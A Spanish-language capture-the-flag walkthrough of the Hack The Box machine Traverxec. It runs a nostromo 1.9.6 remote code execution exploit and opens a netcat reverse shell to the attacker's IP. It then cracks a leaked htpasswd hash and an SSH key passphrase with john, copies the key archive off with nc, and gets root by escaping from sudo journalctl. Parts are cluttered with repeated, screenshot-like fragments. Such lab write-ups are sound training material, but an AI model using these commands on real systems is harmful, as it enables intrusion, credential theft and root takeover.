

Traverxec

#####Traverxec maquina facil#####

Escaneo:

└─ nmap -Pn -sCV 10.10.10.165 -T4

Starting Nmap 7.94 (<https://nmap.org>) at 2023-10-17 22:09 -05

Nmap scan report for 10.10.10.165 (10.10.10.165)

Host is up (0.073s latency).

Not shown: 998 filtered tcp ports (no-response)

PORT STATE SERVICE VERSION

22/tcp open ssh OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)

| ssh-hostkey:

| 2048 aa:99:a8:16:68:cd:41:cc:f9:6c:84:01:c7:59:09:5c (RSA)

| 256 93:dd:1a:23:ee:d7:1f:08:6b:58:47:09:73:a3:88:cc (ECDSA)

|_ 256 9d:d6:62:1e:7a:fb:8f:56:92:e6:37:f1:10:db:9b:ce (ED25519)

80/tcp open http nostromo 1.9.6

|_http-title: TRAVERXEC

|_http-server-header: nostromo 1.9.6

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 19.04 seconds

usando dirb

--> Test

DIRECTORY: <http://10.10.10.165/css/>

==> DIRECTORY: <http://10.10.10.165/icons/>

==> DIRECTORY: <http://10.10.10.165/img/>

+ <http://10.10.10.165/index.html> (CODE:200|SIZE:15674)

==> DIRECTORY: <http://10.10.10.165/js/>

==> DIRECTORY: <http://10.10.10.165/lib/>

en lib encuentre

==>

← → ↻ 🏠 10.10.10.165/lib/ YouTube DeepL Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP

Index of /lib/

| Type | Filename | Last Modified | Size |
|------|-------------------------------|-------------------------------|------|
| 📁 | bootstrap | Sat, 03 Nov 2018 23:19:24 EDT | 4096 |
| 📁 | hover | Sat, 03 Nov 2018 23:19:24 EDT | 4096 |
| 📁 | ionicons | Sat, 03 Nov 2018 23:19:24 EDT | 4096 |
| 📁 | isotope | Sat, 03 Nov 2018 23:19:24 EDT | 4096 |
| 📁 | jquery | Sat, 03 Nov 2018 23:19:24 EDT | 4096 |
| 📁 | php-mail-form | Sat, 03 Nov 2018 23:19:24 EDT | 4096 |
| 📁 | prettyphoto | Sat, 03 Nov 2018 23:19:24 EDT | 4096 |

nostromo 1.9.6 at 10.10.10.165 Port 80

buscamos un exploit y encontramos

Searchsploit nostromo

File Edit Insert Format Tools Tree Search View Bookmarks Help

Exploit Title

Nostromo - Directory Traversal Remote Command Execution (Metasploit)

nostromo 1.9.6 - Remote Code Execution 2018 23:19:24 EDT

nhttpd 1.9.3 - Directory Traversal Remote Command Execution

📁 [php-mail-form](#) Sat, 03 Nov 2018 23:19:24 EDT

Shellcodes: No Results

📁 [prettyphoto](#) Sat, 03 Nov 2018 23:19:24 EDT

(kali@kali)-[~/machineshtb/Traverxec]

\$

nostromo 1.9.6 at 10.10.10.165 Port 80

comentamos una linea

```
9
10 #cve2019_16278.py
```

```
python 47837.py
Hack The TRAVEX gobuster wffuz dir 1 nuevo n [Wfuzz] B TRAVEX Index
-2019-16278
https://www.exploit-db.com/exploits/47837
YouTube DeepL Translate - Elm... Machine Excell Training ACTIVE DIRECTORY OSCP
receive = connect(sock)
print(receive)
if __name__ == "__main__":
    print(art)
    try:
        target = sys.argv[1]
        port = sys.argv[2]
        cmd = sys.argv[3]
Usage: cve2019-16278.py <Target_IP> <Target_Port> <Command>
/machineshtb/Traverxec
```

utilizamos un exploit de internet porque este nos estaba dando problemas

<https://github.com/AnubisSec/CVE-2019-16278>

corremos con python2

```
(kali@kali) [~/machineshtb/Traverxec]
$ python2 nostromo.py -t 10.10.10.165 -p 80 -c whoami
HTTP/1.1 200 OK
Date: Wed, 18 Oct 2023 04:06:31 GMT
Server: nostromo 1.9.6
Connection: close
www-data
comentamos una linea
9
10 #cve2019_16278.py
python 47837.py
Hack The TRAVEX gobuster
(kali@kali) [~/machineshtb/Traverxec]
$
```

como tenemos nc levantamos una shell

```
(kali@kali)-[~/machineshtb/Traverxec]
$ python2 nostromo.py -t 10.10.10.165 -p 80 -c "which nc"
HTTP/1.1 200 OK
Date: Wed, 18 Oct 2023 04:07:09 GMT
Server: nostromo 1.9.6
Connection: close

/usr/bin/nc

(kali@kali)-[~/machineshtb/Traverxec]
$
```

tenemos shell

```
python2 nostromo.py -t 10.10.10.165 -p 80 -c "nc 10.10.14.7 1234 -e /bin/bash"
```

```
(kali@kali)-[~/machineshtb/Traverxec]
$ python2 nostromo.py -t 10.10.10.165 -p 80 -c "nc 10.10.14.7 1234 -e /bin/bash"
HTTP/1.1 200 OK
Date: Wed, 18 Oct 2023 04:08:33 GMT
Server: nostromo 1.9.6
Connection: close

como tenemos nc levantamos una shell

(kali@kali)-[~/machineshtb/Traverxec]
bash: line 1: ud: command not found
$
```

```
~/machineshtb/Traverxec
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.165] 57392
uid
id Traverxec
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

mejoramos la shell

en victima

```
script /dev/null -c bash
```

ctrl +z

en kali

```
stty raw -echo; fg
```

victima

```
reset xterm
```

```
echo $TERM
```

```
export TERM=xterm
```

```
echo $TERM
```

en my kali hacemos esto para ver proporcioens

```
stty size
```

en victima

```
stty rows 45 columns 174
```

entramos a david pero no podemos ingresar

```
www-data@traverxec:/home/david$ ls
ls: cannot open directory '.': Permission denied
www-data@traverxec:/home/david$
```

#####get access user

david#####33

```
find / -perm -4000 2>/dev/null
```

```
usr/lib/openssh/ssh-keysign
```

```
www-data@traverxec:/$ find / -perm -4000 2>/dev/null
/usr/lib/openssh/ssh-keysign
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
```

en la capeta /var/nostromo/conf encontramos

```

mimes Trnhttpd.conf
www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
# MAIN [MANDATORY] echo $TERM

servername                traverxec.htb
serverlisten               *
serveradmin                david@traverxec.htb
serverroot                 /var/nostromo
servermimes                conf/mimes
docroot                    /var/nostromo/htdocs
docindex                   index.html

```

```

# BASIC AUTHENTICATION [OPTIONAL]

htaccess                   .htaccess
htpasswd                   /var/nostromo/conf/.htpasswd

# ALIASES [OPTIONAL]

/icons                     /var/nostromo/icons

# HOMEDIRS [OPTIONAL]

homedirs                   /home
homedirs_public            public www

```

HACEMOS CAT EN EL ARCHIVO .HTPASSWD

```

# HOMEDIRS [OPTIONAL]
homedirs                   /home
homedirs_public            public www
www-data@traverxec:/var/nostromo/conf$ cat /var/nostromo/conf/.htpasswd
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
www-data@traverxec:/var/nostromo/conf$

```

david:\$1\$e7NfNpNi\$A6nCwOTqrNR2oDuIKirRZ/

UN HASH buscamos con hash-identifier que hash es


```

(kali㉿kali)-[~/machineshtb/Traverxec]
$ hash-identifier
#####
#
#
# Traverxec
#
# en la carpeta /var/nostromo/conf encontramos
#
# mimes - nhttpd.conf v1.2
#
# www-data@traverxec:/var/nostromo/conf$ cat nhttpd.conf
# MAIN [MANDATORY]
# echo $TERM
#
#####
servername traverxec.htb
serverlisten *
serveradmin david@traverxec.htb
serverroot /var/nostromo
servermimes conf/mimes
docroot /var/nostromo/htdocs
docindex index.html

HASH: $1$e7NfNpNi$A6nCWOTqrNR2oDuIKirRZ/

Possible Hashs:
[+] MD5(Unix)

HASH:

```

```
~/machineshtb/Traverxec
cat hashdavid.txt
david:$1$e7NfNpNi$A6nCwOTqrNR2oDuIKirRZ/
www-data@traverxec:~/var/nostre
david:$1$e7NfNpNi$A6nCwOTqrNR
```

```

john hashdavid.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 256/256 AVX2 8x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Nowonly4me (david)
1g 0:00:00:28 DONE (2023-10-17 23:49) 0.03468g/s 366924p/s 366924c/s 366924c/s Noyoudo:1:Nous4=5#
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
-----
HASH: $1$e7NfNpNi$A6nCWOTgrNR2oDuIKirRZ/
Possible Hashes:

```

```
# HOMEDIRS [OPTIONAL]

homedirs                /home
homedirs_public          public_www
www-data@traverxec:/var/nostromo/conf$
[0] 0:nc* 1:bash- 2:zsh
```

hay un archivo publico dentro home segun lo que nos dice el archivo nhttpd.conf
si hacemos ls nos pide permisos pero si hacemos ls a public_www nos deja

```
www-data@traverxec:/home/david$ ls
ls: cannot open directory '': Permission denied
www-data@traverxec:/home/david$ ls public_www
index.html  protected-file-area
www-data@traverxec:/home/david$
```

tenemos un .tgz

```
www-data@traverxec:/home/david$ cd public_www/protected-file-area/
www-data@traverxec:/home/david/public_www/protected-file-area$ ls
backup-ssh-identity-files.tgz
www-data@traverxec:/home/david/public_www/protected-file-area$
```

descargamos con nc
levatamos
nc -lnvp 123 > sshidentity.tgz

```
(kali@kali)-[~/machineshtb/Traverxec]
$ nc -lnvp 123 > sshidentity.tgz
listening on [any] 123 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.165] 41192
```

y enviamos
nc -w 3 10.10.14.7 123 < backup-ssh-identity-files.tgz

```
www-data@traverxec:/home/david/public_www/protected-file-area$ nc -w 3 10.10.14.7 123 < backup-ssh-identity-files.tgz
www-data@traverxec:/home/david/public_www/protected-file-area$
```

extraemos el .gz
tar xvzf sshidentity.tgz


```
(kali㉿kali)-[~/machineshtb/Traverxec]
$ tar xvfz sshidentity.tgz
home/david/.ssh/
home/david/.ssh/authorized_keys
home/david/.ssh/id_rsa
home/david/.ssh/id_rsa.pub

(kali㉿kali)-[~/machineshtb/Traverxec]
$ ls
47837.py hashdavid.txt home nostromo.py sshidentity.tgz Traverxec.pdf

(kali㉿kali)-[~/machineshtb/Traverxec]
$
```

vamos a home david y .ssh y encontramos las llaves

```
~/machineshtb/Traverxec/home/david
cd .ssh

~/machineshtb/Traverxec/home/david/.ssh
ls
authorized_keys id_rsa id_rsa.pub

~/machineshtb/Traverxec/home/david/.ssh
```

cambiamos permisos y probamos

```
authorized_keys id_rsa id_rsa.pub
~/machineshtb/Traverxec/home/david/.ssh
chmod 400 id_rsa
$ ls
~/machineshtb/Traverxec/home/david/.ssh
ssh -i id_rsa david@10.10.10.165 -p 22
Enter passphrase for key 'id_rsa':
david@10.10.10.165's password:
Permission denied, please try again.
david@10.10.10.165's password:
Permission denied, please try again.
david@10.10.10.165's password:
cd .ssh
~/machineshtb/Traverxec/home/david/.ssh
```

pero nos dice que tenemos que entrar un passphrase utilizamos el encontrado con john Nowonly4me pero no funciona por lo cual

utilizamos de nuevo john pero esta vez a la llave para ello utilizamos ssh2john seguido de john

ssh2john id_rsa > passphrase.txt

john --wordlist=/usr/share/wordlists/rockyou.txt passphrase.txt

```
~/machineshtb/Traverxec/home/david/.ssh
ssh2john id_rsa > passphrase.txt

~/machineshtb/Traverxec/home/david/.ssh
john --wordlist=/usr/share/wordlists/rockyou.txt passphrase.txt
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hashes
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hunter (id_rsa)
1g 0:00:00:00 DONE (2023-10-18 20:41) 50.00g/s 8000p/s 8000c/s 8000C/s carolina..david
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
david@10.10.10.165's password:
~/machineshtb/Traverxec/home/david/.ssh
```

aqui encontramos hunter

nos conectamos y ponemos hunter
ssh -i id_rsa david@10.10.10.165 -p 22

```
~/machinesntb/Traverxec/home/david/.ssh
ssh -i id_rsa david@10.10.10.165 -p 22
Enter passphrase for key 'id_rsa':
Linux traverxec 4.19.0-6-amd64 #1 SMP Debian 4.19.67-2+deb10u1 (2019-09-20) x86_64
Last login: Wed Oct 18 03:13:31 2023 from 10.10.14.46
david@traverxec:~$ whoami
david
david@traverxec:~$
```

#####

ESCALADA DE PRIVILEGIOS journalctl#####

si vamos a la carpeta david encontramos un binario

```
server-stats.head server-stats.sh
david@traverxec:~/bin$ cat server-stats.
cat: server-stats.: No such file or directory
david@traverxec:~/bin$ cat server-stats.sh
#!/bin/bash

cat /home/david/bin/server-stats.head
echo "Load: `/usr/bin/uptime`"
echo " "
echo "Open nhttpd sockets: `/usr/bin/ss -H sport = 80 | /usr/bin/wc -l`"
echo "Files in the docroot: `/usr/bin/find /var/nostromo/htdocs/ | /usr/bin/wc -l`"
echo " "
echo "Last 5 journal log lines:"
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service | /usr/bin/cat
david@traverxec:~/bin$
```

en este encontramos journalctl por lo que se ve parece que nos muestra solo las ultimas 5 lineas como un less

/usr/bin/sudo /usr/bin/journalctl

si vamos gtobins y buscamos journalctl

Sudo

If the binary is allowed to run as superuser by **sudo**, it does not drop the ele used to access the file system, escalate or maintain privileged access.

```
sudo journalctl
!/bin/sh
```

encontes esto es como si tubieramos un sudo su incorporado por lo cual solo corremos hasta el .service
/usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service

```
kali@kali: ~/machineshtb x kali@kali: ~/machineshtb/Traverxec
david@traverxec:~/bin$ ls
server-stats.head server-stats.sh
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -unostromo.service
-- Logs begin at Tue 2023-10-17 23:07:44 EDT, end at Wed 2023-10-18 22:50:33 EDT.
Oct 18 02:58:36 traverxec su[1230]: FAILED SU (to root) www-data on pts/0
Oct 18 03:00:27 traverxec su[1252]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pts/0 ruser=www-data rhost= user=david
Oct 18 03:00:29 traverxec su[1252]: FAILED SU (to david) www-data on pts/0
Oct 18 03:03:38 traverxec su[1253]: pam_unix(su:auth): authentication failure; logname= uid=33 euid=0 tty=pts/0 ruser=www-data rhost= user=david
Oct 18 03:03:40 traverxec su[1253]: FAILED SU (to david) www-data on pts/0
david@traverxec:~/bin$
```

sin embargo no nos deja escribir nada como un less que muestra las ultimas lineas y es porque solo muestra las 5 ultimas y como nuestra consola es grande pues no muestra el less

entonces aca utilizamos tmux creamos un panel horizontal

ctrb+b "

ctr+b luego : resize-pane -U 70

```
David@traverxec:~/bin$
(kali@kali)-[~/machineshtb/Traverxec]
$
Traverxec
David@traverxec:~/bin$ server-stats.head
David@traverxec:~/bin$
-- Logs begin at Tue 20
Oct 18 02:58:36 traverxec
Oct 18 03:00:27 traverxec
Oct 18 03:00:29 traverxec
Oct 18 03:03:38 traverxec
Oct 18 03:03:40 traverxec
David@traverxec:~/bin$

sin embargo no nos deja esc
muestra el less

entonces aca utilizamos tmu
ctrb+b "
ctr+b luego :resize-pane -U

resize-pane -U 70
```

en el otro panel solo ejecutamos de nuevo


```
kali@kali: ~/machineshtb
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -uunostromo.service
(kali@kali)-[~/machineshtb/Traverxec]
$
```

ahora si nos sale el less

```
kali@kali: ~/machineshtb
lines 1-1
(kali@kali)-[~/machineshtb/Traverxec]
$
```

escribimos lo de gtobins !/bin/sh

```
kali@kali: ~/machineshtb
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -uunostromo.service
ESCOP...skipping...
!/bin/sh
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#
```

y volvemos a subir la pantalla para ver en este le puse -U porque ya la habia bajado con el flag -D

```
kali@kali: ~/machineshtb
david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -u nostromo.service
ESCOP...skipping...
#!/bin/sh
# whoami
root
# id
uid=0(root) gid=0(root) groups=0(root)
#

(kali@kali)-[~/machineshtb/Traverxec]
$

ahora si nos sale el less
lines 1-1

(kali@kali)-[~/machineshtb/Traverxec]
$

escribimos lo de gtobins !/bin/sh

david@traverxec:~/bin$ /usr/bin/sudo /usr/bin/journalctl -n5 -u nostromo
ESCOP...skipping...
#!/bin/sh
# whoami
root
#

(kali@kali)-[~/machineshtb/Traverxec]
$

uid=0(root) gid=0(root) groups=0(root)
#

y volvemos a subir la pantalla para ver

:resize-pane -U 10
```

EXTRA :
PARA QUE SERVIA EL PASS Nowonly4me


si vamos a /var/nostromo/conf hay un directorio publico este se encuentra casualmente en la carpeta de david

```
PARA QUE SERVIA EL PASS Nov
# HOMEDIRS [OPTIONAL]


homedirs                /home
homedirs_public          public_www

david@traverxec:/var/nostromo/conf$ pwd
/var/nostromo/conf
david@traverxec:/var/nostromo/conf$ ls /home/david/public_www/
index.html  protected-file-area
david@traverxec:/var/nostromo/conf$
```


aparte de que hay un index y el proteccfile
por lo cual si navegamos con ~ y la carpeta david tendremos acceso al index
<http://10.10.10.165/~david/>



y si vamos al protec
<http://10.10.10.165/~david/protected-file-area/>



colocamos david y Nowonly4me



ya tendríamos acceso a la llave ssh la cual tendríamos que convertir en formato ssh con ss2john y luego crackear

Index of /david/public_www/protected-file-area/

| Type | Filename | Last Modified | Size |
|------|---|-------------------------------|------|
| 📄 | backup-ssh-identity-files.tgz | Fri, 25 Oct 2019 17:02:59 EDT | 1915 |

nostromo 1.9.6 at 10.10.10.165 Port 80